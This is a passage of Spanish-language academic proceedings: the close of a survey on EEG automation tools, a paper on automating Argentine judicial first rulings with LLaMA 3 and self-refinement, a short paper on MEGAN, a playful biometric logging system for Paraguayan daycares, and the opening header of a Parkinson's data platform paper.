La Tabla 4 muestra los resultados del análisis de regresión logística para las variable "Novedoso" en función de las variables "Receptor", "Experimentado" y "Optimista"

Tabla 4. Análisis variable "Novedoso".

Variable	Coeficiente
Receptor (x_1)	-19.95
Experimentado (x_2)	0.00
Optimista (x_3)	40.23
Constante (β0)	-20287
Chi^2	11.21
grados libertad	3
p-value	0.0107

4 Conclusiones

Las herramientas que facilitan o asisten a quienes revisan estudios de EEG existen hace muchos años, inclusive antes de la aparición de sistemas digitales. Por ejemplo existían sistemas analógicos de post-procesamiento que reproducían señal biológica 10 veces más rápido permitiendo el análisis de forma auditiva [11]. Esto significa que la necesidad de disminuir tiempos de diagnóstico y mejora en la producción existe y no es un factor nuevo. Casi el 43% cree que la automatización mejoraría su trabajo.

A pesar de ser herramientas que prometen bajar costos de mano de obra, mejoras de tiempo de entrega y disminución de costos operativos, ninguno respondió que lo usaba, es decir que no hubo inversión y si la hubo esta no está siendo aprovechada. La decisión de no adquirir o no usar las herramientas puede tener un origen en el elevado costo que tienen las herramientas y que no llegan aún a convencer por su nivel de eficacia y utilidad a los usuarios e inversores. Se advierte también una falta de difusión y de llegada a los usuarios por parte de los fabricantes con apenas un 36% que respondió conocer la existencia de estas herramientas. Esto significa que todas las mejoras en el precio, la confiabilidad y la eficacia no están llegando a la mayoría de los usuarios y explicaría en parte porque no hay inversión en el tema.

En el análisis de la variable “Asistido” de la pregunta 5 sobre la preferencia por un informe con conclusiones automáticas versus la asistencia que facilita el análisis y conclusiones manuales, se observa que los coeficientes de “Receptor” y “Experimentado” explican la mayoría del comportamiento. El signo negativo del coeficiente de “Receptor” indica que usuarios que normalmente no analizan estudios de EEG tienen preferencias por las conclusiones automáticas, mientras que el coeficiente positivo de “Experimentado” indica que aquellos con experiencia mayor a 5 años tienen preferencia por el análisis asistido y conclusiones manuales. Este comportamiento de las variables puede interpretarse como el grado de amenaza real desde el punto de vista de quienes analizan EEGs y temen ser reemplazados por una herramienta automática. Quienes son receptores de estudios, intentan integrar aguas abajo tomando la porción de mercado. Esta amenaza se refleja en las variables y los números indican que quienes saben interpretar EEG no tienen interés en una herramienta que simplifique al extremo su trabajo, y que no consideran que haya algún beneficio económico en esa simplificación.

El análisis de la variable “Novedoso” de la pregunta 6 sobre la preferencia de un asistente que identifique hallazgos y permita revisar páginas de tiempo condensadas similar al formato tradicional versus una novedosa forma una sola pantalla con revisión por demanda, se observa que los coeficientes de “Receptor” y “Optimista” explican la mayoría del comportamiento. Se destaca que eliminando la premisa de análisis automático (y el consecuente riesgo de reemplazo laboral) la variable “Experimentado” no tiene ninguna influencia en la preferencia sobre cualquiera de los 2 métodos para revisar y sacar conclusiones, siempre y cuando sean de forma manual. El signo negativo del coeficiente de “Receptor” indica que los usuarios que normalmente no analizan estudios de EEG tienen preferencias por la interfaz más tradicional, mientras que el coeficiente positivo de “Optimista” identifica que quienes

creen que si una herramienta mejoraría su trabajo, debería tener una interfaz no tradicional, más dinámica y novedosa.

Se concluye que hay resistencia a la incorporación de herramientas automáticas con un sesgo hacia los profesionales ya establecidos que podrían verlas como una amenaza a su fuente laboral, en coincidencia con lo que sucede en otros rubros donde también existe el miedo a la obsolescencia personal o FoBO, acrónimo del inglés “Fear of Becoming Obsolete” [12] Por otro lado, eliminado ese sesgo y al proponer herramientas que optimizarían la revisión manual, la elección fue por la herramienta novedosa, lo que muestra la permeabilidad del mercado hacia la innovación de interfaces. El nulo nivel de utilización o su poca difusión en el mercado local no ayudan a que disminuya la ansiedad por el reemplazo laboral debido a una máquina. A medida que estas herramientas sean validadas y homologadas institucionalmente demostrando todo su potencial, se espera que haya un cambio por una visión más favorable hacia la automatización, sin sesgos de amenaza y que finalmente se la considere como una ayuda para mejorar el trabajo diario. Encontrar la óptima experiencia del usuario y presentar los datos de la manera que mejor se ajuste a las nuevas necesidades será una de las aristas del desafío que implica incorporar este tipo de tecnologías de automatización.

Referencias

1. Willie E.: The Treatment of Epilepsy, principles and practice. Pennsylvania : Lea & Febiger 1993: 173-184.
2. S. Sanei, J. A. Chambers.: EEG Signal Processing. John Wiley & Sons Ltd, 2007
3. T. Pedley.: EEG in the evaluation of seizure and epilepsy. A A Neurology. 1992. 119-140
4. U. Acharya, V. Subbhuraam, S. Goutham, R. Martis, J. Suri.: Automated EEG analysis of epilepsy: A review. Knowledge-Based Systems. 45. 147-165. 2013
5. O. El-Hassoun, L. Maruscakova, Z. Valaskova, M. Bucova, S. Polak, I. Hulin.: Artificial intelligence in service of medicine. Bratisl Lek Listy.120(3):218-222, 2019 Smith, T.F.,
6. Lucas, A., Revell, A. Davis, K.A: Artificial intelligence in epilepsy - applications and pathways to the clinic. Nat Rev Neurol 20, 319–336 (2024).
7. Persyst Development Corporation, California, EEUU, https://www.persyst.com/ acceso 03/05/2024,
8. Holberg EEG AS, Bergen Noruega, https://www.holbergeeg.com/ acceso 11/06/2024
9. Barnett AJ, Guo Z, Jing J, et al: Improving Clinician Performance in Classifying EEG Patterns on the Ictal-Interictal Injury Continuum Using Interpretable Machine Learning. NEJM AI. 2024 Jun;1(6):10.1056/aioa2300331.
10. AAT Bioquest, Inc. Quest Graph™ Logistic Regression (Logit) Calculator. AAT Bioquest, https://www.aatbio.com/tools/logistic-regression-logit-calculator acceso 27/05/2024
11. John S Barlow, A 16-channel cassette tape recorder system for clinical EEGS, Electroencephalography and Clinical Neurophysiology, Volume 38, Issue 2, 1975, Pages 183-186, ISSN 0013-4694,O.
12. World Economic Forum: Is AI Making You Suffer from FOBO? Here’s What Can Help, J https://www.weforum.org/agenda/2023/12/ai-fobo-jobs-anxiety/ acceso 21/07/2024

Automatización de documentos judiciales utilizando Inteligencia Artificial

Gabriela Pérez[1,2], Nicolas Picasso[3,], Catalina Mostaccio[1,], and Leandro Antonelli[1,4]

[1] LIFIA, Facultad de Informática, Universidad Nacional de La Plata
[2] UNAJ IIyA, Universidad Nacional Arturo Jauretche, Bs As, Argentina
[3] AALP - Asociación de Abogados Laboralistas Platenses, La Plata, Bs As, Argentina
[4] CAETI, Facultad de Tecnología Informática, Universidad Abierta Interamericana, Bs As, Argentina
{gperez, catty, lanto}@lifia.info.unlp.edu.ar

Resumen La automatización de documentos (DA) busca reducir la intervención manual en la generación, gestión y procesamiento de documentos. Este enfoque es especialmente beneficioso para documentos altamente estructurados como informes legales, técnicos y clínicos. En este contexto, la integración de tecnologías avanzadas, como el procesamiento de lenguaje natural (NLP) y los grandes modelos de lenguaje (LLM), ofrece soluciones innovadoras para mejorar la eficiencia y precisión en la gestión de documentos. Este trabajo presenta una herramienta diseñada para crear plantillas a partir de primeros despachos, extrayendo información relevante sin incluir datos sensibles. La herramienta permite la personalización de documentos mediante elementos opcionales, con el objetivo de estandarizar y mejorar la eficiencia en la elaboración de textos legales. La contribución principal de este estudio es la integración de LLMs de código abierto, como LLaMA, y la aplicación de técnicas de auto-refinamiento para optimizar la precisión y relevancia del procesamiento textual.

Keywords: Automatización de documentos · DA· NLP · LLMs.

1. Introducción

La automatización de documentos (DA, por sus siglas en inglés) se refiere al uso de tecnologías y sistemas que tienen como objetivo generar, gestionar y procesar documentos de manera automática, reduciendo la intervención manual [1] . Este enfoque facilita la integración de información proveniente de diferentes fuentes y el ensamblaje de documentos, reduciendo las dificultades de los métodos manuales, como la lentitud, el elevado consumo de recursos y la mayor propensión a errores. Los documentos altamente estructurados, como informes legales, técnicos y clínicos, que suelen estar estandarizados, presentan un gran potencial para la automatización. Esto no solo ahorra tiempo y reduce costos, sino también minimiza riesgos, mejora la calidad de los documentos y disminuye los errores humanos asociados con la escritura repetitiva. Es particularmente adecuada para el ámbito profesional del derecho, donde, al igual que en muchas otras disciplinas, se buscan soluciones a los desafíos mediante la adopción de nuevas tecnologías.

El procesamiento de lenguaje natural (NLP por sus siglas en inglés) ha emergido como una herramienta destacada, con aplicaciones que pueden ofrecer importantes beneficios [4]. Los grandes modelos de lenguaje (LLM por sus siglas en inglés) son sistemas de inteligencia artificial que se entrenan con grandes volúmenes de texto para llevar a cabo una amplia gama de tareas, como la generación de texto y la traducción automática [3]. Estos modelos avanzados son eficaces en el manejo de textos, ofreciendo resultados que superan en muchos casos las capacidades humanas. La integración de LLMs en procesos automatizados puede transformar la gestión de documentos al agilizar la ejecución de tareas complejas y repetitivas, mejorando la precisión y la eficiencia. Modelos recientes, como InstructGPT han demostrado ser efectivos en la generación de texto, reduciendo alucinaciones y toxicidad [1]. Gracias a sus avanzadas capacidades de generación y su facilidad de uso, estos LLMs están en camino de convertirse en el estándar para la generación de texto a partir de datos o indicaciones.

Los expedientes judiciales y, en particular, los despachos judiciales previos al dictado de la sentencia que pone fin al conflicto, representan un ámbito idóneo para la implementación de estrategias de automatización. Esto se debe al volumen de textos que se producen y las semejanzas entre ellos. Además, el léxico utilizado posee características que permiten la utilización de herramientas de NLP en forma masiva: lenguaje relativamente formal y estructurado, acotado por las materias tratadas y una menor vaguedad de sus términos. Es evidente que las aplicaciones o sistemas que puedan generarse a partir del tratamiento de textos mediante procesamiento de lenguaje natural redundarán en una mayor eficiencia en los tiempos de producción, así como en una mayor confiabilidad y previsibilidad. Puede reducir errores humanos, estandarizar procedimientos y mejorar significativamente la calidad y velocidad del procesamiento de la información, entre otros.

El objetivo de este trabajo es desarrollar una herramienta que facilite la creación de plantillas o templates a partir de una clase de despachos judiciales llamados primeros despachos. Durante este proceso, se extraerá información relevante sobre las causas, sin incluir datos sensibles, para facilitar el autocompletado de futuros despachos relativos a una misma causa. Además, la herramienta ofrecerá opciones para personalizar nuevos documentos mediante elementos opcionales, con el fin de estandarizar esos escritos.

La contribución principal de este trabajo es la integración y aplicación de LLMs de código abierto como LlaMA 3 [2], en el procesamiento de texto realizado por la herramienta destinada a profesionales de lengua española. Además, se utiliza la estrategia de auto refinamiento [7], para mejorar la precisión y la relevancia del resultado del procesamiento del texto.

El resto del trabajo está organizado de la siguiente manera: en la sección 2 se presenta el background, donde se detallan estrategias utilizadas en la herramienta. En la sección 3 se describe el proceso de desarrollo, detallando los pasos seguidos. En la sección 4 se presenta la herramienta implementada, destacando su funcionalidad. Por último en la sección 5 se exponen las conclusiones y las líneas de trabajo futuro.

2. Background

En el ámbito del procesamiento de lenguaje natural (NLP), los Grandes Modelos de Lenguaje (LLMs) han emergido como una de las innovaciones más significativas en los últimos años. Los LLMs son capaces de realizar tareas complejas como la traducción automática, la generación de texto, o el análisis de sentimientos, con una precisión y fluidez que anteriormente eran difíciles de alcanzar. En pocos años, la evolución de los LLMs ha estado marcada por un aumento constante en su tamaño y complejidad. Desde sus inicios, los modelos de lenguaje han escalado de decenas de millones a cientos de miles de millones de parámetros. Este crecimiento ha permitido capturar y procesar información lingüística con una profundidad y sutileza sin precedentes. Por ejemplo, modelos como BERT y GPT-2, con miles de millones de parámetros, han establecido nuevos estándares en el campo. Modelos más recientes, como GPT-3 y GPT-4, han ampliado esta escala, alcanzando tamaños que superan los 175 mil millones de parámetros y mostrando capacidades avanzadas en el procesamiento y generación de texto. Además, otros modelos como LLaMa (Large Language Model Meta AI) [2] o Mistral, pueden utilizarse sin las limitaciones de los modelos comerciales. Estos últimos, además de ser de código abierto, pueden ser ejecutados localmente y ofrecen un rendimiento comparable al de los modelos comerciales. En este trabajo se emplea un modelo de la serie Llama 3.

Todos estos modelos, al igual que las personas, no siempre generan la mejor salida en su primer intento. En [7] se presenta un enfoque innovador para mejorar la calidad de las salidas de estos modelos de lenguaje, mostrando mejoras significativas en el rendimiento (evaluado sobre los modelos GPT 3.5 y GPT 4). Esta mejora en la calidad de las salidas se obtiene sin la necesidad de una actualización de los parámetros del modelo. En lugar de eso, se propone operar sobre el mismo modelo, utilizando un proceso iterativo de retroalimentación y refinamiento [6] [7]. Esto significa que el modelo genera una salida inicial, luego proporciona retroalimentación sobre esa salida y, a continuación, utiliza esa retroalimentación para mejorar su propia respuesta. Este ciclo debe repetirse hasta que se cumpla una condición deseada. En

la herramienta desarrollada se aplica esta estrategia para mejorar las respuestas generadas a las consultas realizadas al modelo.

3. Descripción general del proceso utilizado en el desarrollo de la herramienta

Se comienza con la recopilación de primeros despachos, con el fin de extraer de ellos modelos o plantillas. Una primera aproximación indica que la redacción de los despachos está en gran medida estandarizada, lo que podría hacer parecer innecesaria la tarea propuesta. Sin embargo, las plantillas actuales suelen requerir pequeñas adaptaciones debido a las necesidades específicas de cada caso, y se realizan manualmente. Además, cada juzgado o tribunal tiene su propio estilo de redacción, lo que presenta el desafío de crear diferentes plantillas para cada uno. Una vez agrupados los escritos relacionados a un despacho particular, se procede a automatizar la generación de una plantilla para ese grupo de documentos. El primer paso es anonimizar los datos específicos de cada caso, como nombres de partes, y otros detalles sensibles, dentro de las posibilidades. Este paso es importante para proteger la privacidad de los individuos involucrados y para generalizar los documentos, permitiendo enfocarnos en la estructura de los escritos y en el contenido recurrente.

Un escrito legal, está estructurado en varios párrafos para describir detalladamente la situación o el caso en cuestión. Cada párrafo generalmente aborda un aspecto específico del tema, organizando la información de manera clara y sistemática para facilitar la comprensión del lector, que puede ser un juez, un abogado o una parte interesada. Si bien parte del contenido es similar, varían según el caso que tratan.

En el siguiente ejemplo pueden verse dos escritos similares de primeros despachos.

Tabla 1. Dos ejemplos de primeros despachos. Estos archivos serán la entrada de la herramienta, que los utilizará de base para generar el template buscado.

Ejemplo 1	**Ejemplo 2**
Expte.Nº xxx-23 La Plata, -fecha impuesta por firma digital- - xx Proveyendo el escrito electrónico presentado por el Dr. xxxx, en fecha 27/8/2023: Habida cuenta el imperativo legal al que debe sujetarse la jurisdicción . . . De la demanda interpuesta, confiérese traslado por . . . Asimismo, intímase a la accionada para . . . Líbrese cédula, cuya confección estará a cargo	Expte.Nº yyyy-23 La Plata, -fecha impuesta por firma digital- - xxx Proveyendo el escrito electrónico presentado por el Dr. yy, en fecha 19/9/2023: Habida cuenta el imperativo legal al que debe sujetarse la jurisdicción . . . Líbrese cédula, cuya confección estará a cargo . . . Hágase saber al profesional peticionante que d. . .

Se analiza el escrito legal para identificar y descomponer su estructura, diferenciando dos partes principales: la parte común a todos los textos y los párrafos específicos que sólo aparecen en algunos de ellos. En la tabla 1, se observa que algunos párrafos están presentes en ambos escritos, mientras que otros no lo están, es decir, se evidencian similitudes y diferencias.

La parte común incluye elementos recurrentes que se encuentran en todos los escritos legales del tipo en cuestión. Estos párrafos proporcionan una base uniforme y estructurada que puede ser utilizada como plantilla o referencia para futuros escritos similares. Facilita la creación

de documentos legales estandarizados, lo cual es esencial para mantener la coherencia en la presentación y el análisis de información legal.

Por otro lado, los párrafos específicos son aquellos que varían entre los diferentes escritos y están directamente relacionados con los detalles particulares de cada caso. Estos párrafos incluyen información sobre los hechos del caso particular. Una vez identificados, estos párrafos específicos pueden ser aislados y almacenados para su uso en futuros escritos. Este enfoque permite construir una base de datos de párrafos adaptados a diferentes tipos de situaciones o temas legales. Al aislar y categorizar estos párrafos, es posible reutilizarlos y ajustarlos según sea necesario para abordar casos similares en el futuro. Esto facilita la personalización de los escritos legales sin la necesidad de redactar desde cero cada vez, adaptando rápidamente el contenido a las particularidades de nuevos casos.

En ambos casos, se extrae un párrafo general a partir de varios párrafos similares encontrados en los diferentes documentos, eliminando cualquier dato que sea propio de una causa en particular.

Para poder encontrar esos párrafos comunes, se utilizan técnicas de procesamiento de lenguaje natural y algoritmos de clustering para identificar y agrupar párrafos similares entre los distintos documentos. Luego, a partir de los elementos recurrentes identificados, se genera un documento base. Este documento servirá como plantilla, representando la estructura y contenido común encontrado en los despachos analizados.

Al mismo tiempo, se separan aquellos párrafos específicos de ciertos escritos que describen situaciones particulares, es decir, párrafos que no se encuentran en todos los escritos. Estos requieren un tratamiento especial: se preparan para su reutilización en la creación de nuevos documentos cuando sea necesario. Para facilitar su identificación y uso, se les asigna un título (representativo del contenido del párrafo) generado por un modelo de IA. En este proceso, se empleó el modelo LLaMA 3 para crear títulos para cada párrafo específico. Luego, con la respuesta obtenida, se consulta nuevamente al modelo siguiendo la estrategia de refinamiento, para mejorar ese resultado. Estos títulos se enumeran para que el usuario pueda seleccionarlos e integrar el contenido de los párrafos en los documentos correspondientes según sea necesario.

4. Herramienta implementada

Esta herramienta está diseñada para ser utilizada por aquel profesional que necesite revisar o modificar su estilo y trabaje en el ámbito jurídico. En la figura 1 puede verse una captura de pantalla de la herramienta desarrollada. En la parte izquierda se muestra el menú con las opciones disponibles para su utilización.

Al crear un Nuevo Proyecto, se deben cargar los archivos fuente, de los cuales se quiere extraer el template. En la figura puede verse un ejemplo en que los archivos cargados incluyen los primeros despachos de la tabla 1. Al desplegar la sección Archivos Fuente se visualizan estos archivos con la opción de agregar nuevos o eliminar algunos de los existentes.

Una vez cargados los archivos, se debe clickear en el botón Generar Template. Este proceso crea un nuevo archivo, el template, cuyo contenido se muestra en la parte central de la imagen y se guarda en la sección Archivos Generados. De allí puede seleccionarse para ser personalizado para un nuevo caso. Además, se han separado los párrafos específicos, y se listan en Párrafos opcionales. Estos párrafos adicionales pueden integrarse al texto básico según se considere necesario, simplemente clickeando en el título correspondiente.

Así, se completa el ciclo de generación del template, permitiendo su utilización en la creación de documentos jurídicos pudiendo ser adaptados a las necesidades específicas.

5. Conclusiones y trabajos futuros

Durante el desarrollo de este proyecto, se implementó una herramienta basada en un modelo de inteligencia artificial de código abierto, como LLaMA 3, para automatizar documentos judiciales. El objetivo principal de la herramienta fue crear una plantilla base a partir de



Figura 1. Herramienta para la generación de templates y personalización de nuevos documentos

diversos documentos que contenían primeros despachos. Aunque existen propuestas similares en inglés y otros idiomas, es crucial contar con una herramienta en español para garantizar su uso efectivo en la región y mejorar la calidad de los documentos locales.

Contar con modelos de IA fue fundamental para crear los títulos dados los contenidos de los párrafos, algo que hubiera sido muy difícil de lograr de otra manera. La aplicación de la estrategia de auto refinamiento fue crucial para asegurar una consistencia adecuada entre los títulos y el contenido de los párrafos, mejorando el resultado de las consultas.

Como trabajos futuros, con el apoyo de modelos de IA, se planea agrupar automáticamente los escritos por tipo de documento y, a partir de esos grupos, generar plantillas específicas para cada categoría. Además, se prevé implementar un sistema de recomendación que sugiera el siguiente documento basado en el escrito actual y en la información recopilada.

Referencias

1. Achachlouei, Mohammad Ahmadi, et al. "Document Automation Architectures: Updated Survey in Light of Large Language Models..ªrXiv preprint arXiv:2308.09341 (2023).
2. Touvron, H. and et al., LLaMA: Open and Efficient Foundation Language Models. (2023). 10.48550/arXiv.2302.13971.
3. Minaee, S. and et al. “Large language models: A survey,” arXiv, 2 2024. [Online]. Available: https://arxiv.org/abs/2402.06196
4. Kulkarni, A., Shivananda, A. (2019). Natural Language Processing Recipes: Unlocking Text Data with Machine Learning and Deep Learning using Python. Apress. https://doi.org/10.1007/978-1-4842-4267-4
5. Zaharia, M., and et al. “The Shift from Models to Compound AI Systems”. Retrieved from https://bair.berkeley.edu/blog/2024/02/18/compound-ai-systems/ (2024).
6. Renze, M., Guven, E. (2024). Self-Reflection in LLM Agents: Effects on Problem-Solving Performance. arXiv:2405.06682 [cs.CL]. Retrieved from https://doi.org/10.48550/arXiv.2405.06682
7. Madaan, A., et al. (2023). Self-Refine: Iterative Refinement with Self-Feedback. ArXiv. https://api.semanticscholar.org/CorpusID:257900871

MEGAN: Integrando tecnología y juego para la comunicación en guarderías

Jazmín María Del Lujan Gamarra Benítez, Diego Rubén Gómez Morel, Dafne Aylen Torrez Vera, José María Cabrera Peralta, Lucas Damián Goncalvez Basabe, Gustavo Sosa-Cabrera

Facultad Politécnica - Universidad Nacional de Asunción
Asunción, Paraguay
{jazgamarra,diegoruben10.drgm,aylentorrez23,
jaguarete2000,goncalvezlucas281}@fpuna.edu.py
gdsosa@pol.una.py
https://www.pol.una.py

Resumen Se presenta MEGAN, una solución innovadora para mejorar la comunicación entre el personal de cuidado infantil y los padres en las guarderías de Paraguay. Integrando tecnología y juego para involucrar activamente a los niños en la generación de información a través de actividades lúdicas educativas, MEGAN transforma procesos tradicionales en experiencias interactivas en las que los niños aprenden de acuerdo a su edad y etapa de desarrollo, mientras generan información útil en tiempo real para sus padres. Este enfoque representa un avance hacia la integración efectiva de la tecnología y el juego en el ámbito educativo, mejorando la experiencia de los niños en las guarderías y fortaleciendo la colaboración entre el personal de cuidado infantil y los padres. MEGAN surge como una respuesta a la necesidad de información continua y a la interrupción de la comunicación entre los padres y el personal de las guarderías acerca del estado de sus hijos durante todo el día.

Palabras Claves: guardería · tecnología para niños · herramientas de comunicación · interacción humano-computador · Paraguay.

1. Introducción

Actualmente, en las guarderías de Paraguay, la comunicación sobre el desarrollo de los niños se basa en conversaciones entre maestros y padres. Los niños ingresan por la mañana acompañados de sus padres, hay una rotación de educadoras al mediodía, y al retirarlos por la tarde, los encargados desean obtener información al menos sobre su alimentación y estado de ánimo. El personal de cuidado infantil proporciona detalles verbales sobre lo que recuerdan del niño durante el día. Sin embargo, esta comunicación es deficiente debido a la rotación de turnos y la cantidad de niños, lo que ocasiona fugas de información. Aunque este enfoque es cálido y personalizado, no es eficiente, especialmente en instituciones públicas con muchas inscripciones. La saturación de las aulas resalta la

insuficiencia de esta comunicación para mantener una gestión eficaz del progreso de los niños. Surge así la necesidad de una solución que permita comunicar las actividades dentro de la guardería en tiempo real sin agregar carga de trabajo extra al personal. Los sistemas informáticos son clave para resolver este problema. Es importante para los tutores acceder a información fiable en tiempo real, por lo que es relevante implementar un software interactivo que permita a los niños comunicar sus actividades y rutinas de manera intuitiva y segura. La innovación que proponemos introducir mediante este trabajo, es poder capturar información valiosa en guarderías a través de actividades educativas y lúdicas con MEGAN, un software innovador en el sentido que la captura de datos está sutilmente integrada y camuflada en actividades divertidas, haciendo que la recolección sea una experiencia atractiva y natural para los usuarios.

2. Materiales y Métodos

Espacio de Desarrollo Infantil "Kunu'ú". Fundado en 1994 dentro de la Universidad Nacional de Asunción, surge como respuesta a la necesidad de proporcionar un servicio de guardería que apoye a los miembros de la comunidad universitaria. Este servicio está dirigido específicamente a los hijos de estudiantes, docentes y personal administrativo de la UNA, permitiendo que los padres puedan cumplir con sus responsabilidades académicas y/o laborales con tranquilidad. Incluye salas maternales, áreas dedicadas a la música y la expresión corporal, un patio de juegos, una cocina y un equipo de profesionales capacitados. Este equipo está compuesto por personal especializado en cuidado infantil, psicopedagogos, nutricionistas y personal administrativo. En agosto de 2023, "Kunu'ú" contaba con 44 niños entre los seis meses y tres años de edad, distribuidos en tres salas maternales, con un promedio de 10 niños por sala [3].

Métodos tradicionales observados. Una de las primeras situaciones observadas es que el personal de cuidado infantil no solo se encarga de cuidar y asistir a los niños, sino que también generan documentación relacionada con la asistencia de los mismos, la planificación diaria de actividades y realizan seguimientos a los distintos procesos durante el día. Respecto al registro de ingreso y salida de los niños de la guardería, se destaca que el encargado del niño firma una planilla al dejarlo en la guardería, especificando quién lo entregó. Este procedimiento se repite al retirar al niño, y no puede ser omitido, ya que es necesario registrar quién lo retiró y a qué hora, por razones de seguridad. Además, es importante mencionar que todos los procesos se llevan a cabo de manera manual. La información de los niños se guarda en biblioratos y la asistencia se registra en actas, a parte del documento que consta la entrega y retiro del infante. Se observó que para cumplir con estos requisitos de documentación, el personal de cuidado se queda tiempo extra en el recinto para realizar este trabajo administrativo.

En la Figura 1 se presenta una representación de la problemática visualizada en las guarderías. Por un lado, nos enfrentamos al personal sobrecargado de trabajo, tanto en el ámbito educativo como en los procesos administrativos y de documentación de la guardería. Por otro lado, encontramos a los padres o encar-




Figura 1. Representación de la problemática.

gados, los cuales dejan al niño en la guardería para trabajar o estudiar. Después de horas separados del niño, desean saber si se alimentaron bien, si tuvieron un adecuado descanso, su rutina de cambio de pañales, si hubo algún percance o cualquier información relevante sobre su bienestar. Esta información se espera que sea proveída por los educadores. En este contexto, resulta inconcebible plantear un sistema que agregue más responsabilidades al personal de cuidado, cuya labor principal es acompañar en la atención y educación de los niños.

Métodos Innovadores. Se evaluaron métodos de recolección de datos en guarderías para encontrar nuevas alternativas que optimizaran los procesos y proporcionaran actividades estimulantes para los niños sin agregar carga adicional al trabajo de las profesoras. Para el registro de llegada y salida de los niños se sugiere utilizar reconocimiento facial tanto para el niño como para el padre, acompañado de la representación de un personaje animado. Esta tecnología ofrece un registro más eficiente y preciso, reduciendo errores humanos y el tiempo requerido para el proceso de firma. También permite a la guardería tener datos exactos de entrada y salida, así como un registro audiovisual en caso de necesidad. Destacando la falta de información precisa proporcionada a los padres sobre la frecuencia de cambio de pañales o la frecuencia de alimentación, se propone como alternativa el uso de dispositivos de reconocimiento de huella digital integrados en tableros con formas y colores llamativos que se colocarían en las paredes junto a los cambiadores, a una altura accesible para los niños en el momento de realizar el cambio de pañales o alimentarse. Este dispositivo ha sido elegido debido a su capacidad para proporcionar un registro muy eficiente y preciso, permitiendo al personal de la guardería manejar esta información y a los padres estar más informados sobre el cuidado de sus hijos. Esto mejorará la creación de nuevos registros, como la precisión en registros automatizados, reduciendo los tiempos de espera y los errores. No obstante, se considera el alto costo inicial de implementación y mantenimiento del sistema, así como preocupaciones respecto a la privacidad y seguridad de los datos biométricos. Como prueba piloto, se propone documentar los procesos mencionados. Sin embargo, existen numerosos procesos adicionales que pueden ser estudiados para ser incluidos en el proyecto, tales como las horas de juego, el estado de ánimo y los logros en las relaciones interpersonales.

3. Resultados Preliminares

Generalmente el uso de tecnología en guarderías se emplea principalmente en procesos administrativos y documentación y no tanto en actividades dirigidas a la recolección de información [1]. Dichos usos comprende los registros de asistencia, horarios, pagos e información básica de los niños y sus familias.




Figura 2. Solución propuesta.

La implementación de MEGAN [2] permitirá a los profesionales de cuidado infantil dedicarse exclusivamente a su labor de cuidar, educar y proteger a los niños, mientras estos se involucran con dispositivos que generan información en tiempo real, proporcionando a los padres datos de primera mano sobre lo que sucede en la guardería (Ver Figura 2). A diferencia de otras tecnologías enfocadas en guarderías, MEGAN se centra en una aplicación más interactiva e integradora, involucrando a los niños en la recolección de datos relevantes para sus padres y mejorando así la transparencia y comunicación en el entorno educativo.

4. Acciones Futuras

MEGAN se concibe como un software inteligente y adaptable que utiliza la participación activa de los niños en actividades diseñadas específicamente para promover su aprendizaje y desarrollo. Estas actividades pueden incluir juegos interactivos, ejercicios creativos, y experiencias de aprendizaje prácticas, diseñados para ser amigables y capturar información relevante sobre el progreso de cada niño. La inclusión de elementos lúdicos con MEGAN comienza en una actividad cotidiana como es el cambio de pañales, ayudando al desarrollo de habilidades motoras finas. Se utilizará un personaje animado digital para captar la atención del niño durante el cambio de pañal. Este personaje animado tendrá botones físicos con los cuales el niño podrá trabajar músculos menores, como los de las manos o los dedos, presionándolos ya sea por curiosidad natural o con el apoyo del personal del cuidado. La información sobre estas interacciones será registrada

e informará a los padres a través de la aplicación mediante una notificación. MEGAN busca que el proceso de registro para el ingreso del niño sea una experiencia más placentera, reduciendo también la ansiedad de la separación al dejarlos en la guardería. Al llegar, el niño será recibido por una pantalla que, por medio de una cámara, hará un reconocimiento facial del niño y el encargado. MEGAN jugará con diferentes interacciones, como sonreír, sacar la lengua o guiñar un ojo, ayudando al desarrollo social y emocional. Esto genera una asociación positiva con el proceso de registro y promueve un ambiente acogedor para los niños. Para garantizar que la información generada en tiempo real llegue a los padres,



Figura 3. Aplicación para padres o tutores.

se propone el desarrollo de una aplicación móvil que permita realizar un seguimiento diario del niño, así como consultar los registros históricos en la sección de agenda (Ver Figura 3). En adición, esta aplicación servirá como un canal directo de comunicación entre cuidadores y padres, a través del "espacio para padres", permitiendo que una persona designada como administradora envíe alertas o avisos importantes, además de realizar la difusión de informaciones acerca de la guardería. De esta forma, se cumplirá con el objetivo principal del presente trabajo con un software destinado a facilitar la comunicación entre guardería y padres mediante la interacción de los niños con las actividades propuestas. MEGAN en las guarderías no sólo optimizará la gestión del personal de cuidado, sino que transformará la forma en que se recoge y comparte la información.

Referencias

1. Ley de Educación Nacional N° 26.206 — argentina.gob.ar. `https://www.argentina.gob.ar/educacion/validez-titulos/glosario/ley26206`
2. megan-fpuna/megan — github.com. `https://github.com/megan-fpuna/megan`
3. Bello, G.: "Kunu'ú", el Espacio de Desarrollo Infantil de la UNA, habilita inscripciones para la comunidad educativa de la UNA - Universidad Nacional de Asunción — una.py. `https://www.una.py/kunuu-el-espacio-de-desarrollo-infantil`

SYNAPSIS: Plataforma de datos Multimodales y Gestión Clínica para la Enfermedad de Parkinson

Pedro Occhipinti[1], Mónica Giuliano[1,2]
Silvia Pérez[1], Alan Berduc[1],

[1] Universidad Nacional del Oeste, Buenos Aires, Argentina.
[2] Universidad Nacional de Hurlingham, Buenos Aires, Argentina.
{mgiuliano, sperez, pocchipinti, aberduc}@uno.edu.ar

